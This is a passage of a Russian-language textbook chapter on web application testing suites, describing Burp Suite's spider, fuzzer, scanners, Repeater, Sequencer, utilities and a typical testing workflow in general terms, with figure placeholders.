


Рис. 20-7. Результаты пассивного обхода приложения: элементы серого цвета выявлены пассивно, но ещё не запрошены




Рис. 20-8. Burp Spider запрашивает указания пользователя при отправке форм

Фаззеры веб-приложений

Хотя успешную атаку можно выполнить только ручными методами, чтобы стать по-настоящему искусным взломщиком веб-приложений, необходимо автоматизировать атаки, повышая их скорость и эффективность. В главе 14 подробно описаны различные способы применения автоматизации в специализированных атаках. Большинство наборов для тестирования включают функции, использующие автоматизацию для облегчения различных типовых задач. Ниже перечислены некоторые распространённые возможности:

• вручную настраиваемый поиск распространённых уязвимостей. Эта функция позволяет точно управлять тем, какие строки атаки используются и как они включаются в запросы. Затем результаты можно просмотреть для выявления необычных или аномальных ответов, заслуживающих дальнейшего исследования;
• набор встроенных полезных нагрузок атаки и универсальные функции создания произвольных полезных нагрузок способами, задаваемыми пользователем, например на основе некорректной кодировки, подстановки символов, полного перебора и данных, полученных в предыдущей атаке;
• возможность сохранять результаты атак и данные ответов для использования в отчётах или включения в дальнейшие атаки;
• настраиваемые функции просмотра и анализа ответов, например на основе появления определённых выражений или самой полезной нагрузки атаки (см. рис. 20-9);
• функции извлечения полезных данных из ответов приложения, например посредством разбора полей имени пользователя и пароля на странице My Details. Это может пригодиться при эксплуатации различных уязвимостей, включая ошибки управления сеансами и доступом.




Рис. 20-9. Результаты фаззинга с применением Burp Intruder

Сканеры веб-уязвимостей

Некоторые интегрированные наборы инструментов тестирования включают функции поиска распространённых уязвимостей веб-приложений. Выполняемое сканирование делится на две категории:

• пассивное сканирование включает отслеживание запросов и ответов, проходящих через локальный прокси, для выявления таких уязвимостей, как отправка пароля открытым текстом, неправильная настройка файлов cookie и междоменная утечка `Referer`. Такое сканирование можно неинвазивно выполнять для любого приложения, которое вы посещаете в браузере. Эта функция часто полезна при определении объёма работ по тестированию на проникновение. Она даёт представление о состоянии безопасности приложения в отношении таких видов уязвимостей;
• активное сканирование включает отправку целевому приложению новых запросов для поиска таких уязвимостей, как межсайтовый скриптинг, инъекция HTTP-заголовков и обход путей к файлам. Как и любое другое активное тестирование, сканирование этого типа потенциально опасно и должно проводиться только с согласия владельца приложения.

Сканеры уязвимостей, включённые в наборы инструментов тестирования, сильнее управляются пользователем, чем автономные сканеры, рассматриваемые далее в этой главе. Вместо простого указания начального URL, после которого сканер самостоятельно обходит и тестирует приложение, пользователь может направлять сканер по приложению, точно управлять сканируемыми запросами и получать обратную связь об отдельных запросах в реальном времени. Ниже приведены типичные способы применения функции сканирования в интегрированном наборе инструментов тестирования:

• после ручного картографирования содержимого приложения можно выбрать на карте сайта интересующие области функций и отправить их на сканирование. Это позволяет направить доступное время на сканирование наиболее критичных областей и быстрее получить результаты по ним;
• при ручном тестировании отдельных запросов свои усилия можно дополнить сканированием каждого конкретного запроса по мере его проверки. Это даёт практически мгновенную обратную связь о распространённых уязвимостях данного запроса, способную направить и оптимизировать ручное тестирование;
• автоматический инструмент обхода пауком можно использовать для обхода всего приложения, а затем просканировать всё обнаруженное содержимое. Это имитирует базовое поведение автономного веб-сканера;
• в Burp Suite можно включить оперативное сканирование во время просмотра. Оно позволяет направлять охват сканера при помощи браузера и быстро получать обратную связь по каждому выполняемому запросу без необходимости вручную выявлять запросы для сканирования. Результаты такого оперативного сканирования показаны на рис. 20-10.




Рис. 20-10. Результаты оперативного сканирования во время просмотра с Burp Scanner

Хотя сканеры в интегрированных наборах инструментов тестирования предназначены для иного применения, чем автономные сканеры, в некоторых случаях их основной механизм сканирования обладает высокими возможностями и выгодно сопоставим с механизмами ведущих автономных сканеров, описанных далее в этой главе.

Инструменты ручного формирования запросов

Компонент ручного формирования запросов интегрированных наборов инструментов тестирования предоставляет базовую возможность отправить отдельный запрос и просмотреть его ответ. Несмотря на простоту, эта функция часто полезна при исследовании предполагаемой уязвимости, когда один и тот же запрос требуется вручную отправлять несколько раз, изменяя его элементы для определения влияния на поведение приложения. Разумеется, такую задачу можно выполнить автономным инструментом вроде Netcat, однако наличие этой функции в составе набора означает, что интересный запрос можно быстро получить из другого компонента - прокси, паука или фаззера - для ручного исследования. Это также означает, что инструмент ручного формирования запросов использует различные общие функции набора, включая отображение HTML, поддержку вышестоящих прокси и аутентификации и автоматическое обновление заголовка `Content-Length`. На рис. 20-11 показана повторная отправка запроса вручную.




Рис. 20-11. Повторная отправка запроса вручную при помощи Burp Repeater

В инструментах ручного формирования запросов часто реализованы следующие возможности:

• интеграция с другими компонентами набора и возможность передавать любой запрос в другие компоненты и получать его из них для дальнейшего исследования;
• история всех запросов и ответов, сохраняющая полную запись всех ручных запросов для дальнейшего просмотра и позволяющая получить ранее изменённый запрос для дальнейшего анализа;

• интерфейс с несколькими вкладками, позволяющий одновременно работать с несколькими разными элементами;
• возможность автоматически следовать перенаправлениям.

Анализаторы токенов сеанса

Некоторые наборы инструментов тестирования включают функции анализа свойств случайности файлов cookie сеанса и других используемых приложением токенов, когда требуется непредсказуемость. Burp Sequencer - мощный инструмент, который выполняет стандартные статистические тесты случайности над выборкой токенов произвольного размера и предоставляет детальные результаты в доступном формате. Burp Sequencer показан на рис. 20-12 и подробнее описан в главе 7.




Рис. 20-12. Применение Burp Sequencer для проверки свойств случайности токена сеанса приложения

Общие функции и утилиты

Помимо основных инструментальных компонентов интегрированные наборы для тестирования предоставляют множество других дополнительных функций. Они удовлетворяют конкретные потребности, возникающие при атаке на веб-приложение, и позволяют другим инструментам работать в необычных ситуациях. В разных наборах реализованы следующие возможности:

• анализ структуры HTTP-сообщений, включая разбор заголовков и параметров запросов и распаковку распространённых форматов сериализации (см. рис. 20-13);
• отображение HTML-содержимого ответов так, как оно выглядело бы в браузере;
• возможность отображать и изменять сообщения в текстовом и шестнадцатеричном виде;
• функции поиска во всех запросах и ответах;
• автоматическое обновление HTTP-заголовка `Content-Length` после любого ручного изменения содержимого сообщения;
• встроенные кодировщики и декодеры для различных схем, позволяющие быстро анализировать данные приложения в файлах cookie и других параметрах;

• функция сравнения двух ответов с выделением различий;
• функции автоматического обнаружения содержимого и анализа поверхности атаки;
• возможность сохранить текущий сеанс тестирования на диск и затем получить сохранённый сеанс;
• поддержка вышестоящих веб-прокси и прокси SOCKS, позволяющая соединять разные инструменты в цепочку или обращаться к приложению через прокси-сервер вашей организации или интернет-провайдера;
• функции управления сеансами приложения, входом и токенами запросов, позволяющие продолжать применение ручных и автоматизированных методов при необычных или крайне строгих механизмах управления сеансами;
• встроенная поддержка методов HTTP-аутентификации, позволяющая использовать все функции набора в средах, где применяются такие методы, например в корпоративных локальных сетях;
• поддержка клиентских сертификатов SSL, позволяющая атаковать использующие их приложения;
• обработка более редких функций HTTP, таких как кодирование содержимого gzip, кодирование передачи частями и промежуточные ответы со статусом 100;
• расширяемость, позволяющая стороннему коду произвольно изменять и дополнять встроенную функциональность;
• возможность планировать типовые задачи, например обход пауком и сканирование, позволяя начать рабочий день во сне;

• постоянное сохранение параметров инструментов, позволяющее возобновить определённую конфигурацию при следующем запуске набора;
• платформенная независимость, позволяющая инструментам работать во всех популярных операционных системах.




Рис. 20-13. Запросы и ответы можно разбирать на структуру и параметры HTTP

Рабочий процесс тестирования

На рис. 20-14 показан типичный рабочий процесс применения интегрированного набора инструментов тестирования. Ключевые этапы каждого элемента тестирования подробно описаны в этой книге и собраны в методике, изложенной в главе 21. Представленный здесь рабочий процесс показывает, как различные компоненты набора инструментов тестирования вписываются в эту методику.

В данном рабочем процессе общим процессом тестирования вы управляете при помощи браузера. Пока вы просматриваете приложение через перехватывающий прокси, набор накапливает два ключевых хранилища сведений:

• история прокси записывает каждый запрос и ответ, проходящий через прокси;
• карта сайта записывает все обнаруженные элементы в виде дерева каталогов цели.

(Обратите внимание, что в обоих случаях фильтры отображения по умолчанию могут скрывать некоторые элементы, обычно не представляющие интереса при тестировании.)

Как описано в главе 4, во время просмотра приложения набор инструментов тестирования обычно выполняет пассивный обход обнаруженного содержимого. При этом карта сайта обновляется всеми запросами, проходящими через прокси. В неё также добавляются элементы, выявленные на основании содержимого ответов, проходящих через прокси, посредством разбора ссылок, форм, сценариев и так далее. После ручного картографирования видимого содержимого приложения при помощи браузера можно дополнительно использовать функции Spider и Content Discovery для активного поиска дополнительного содержимого приложения. Результаты работы этих инструментов также добавляются в карту сайта.

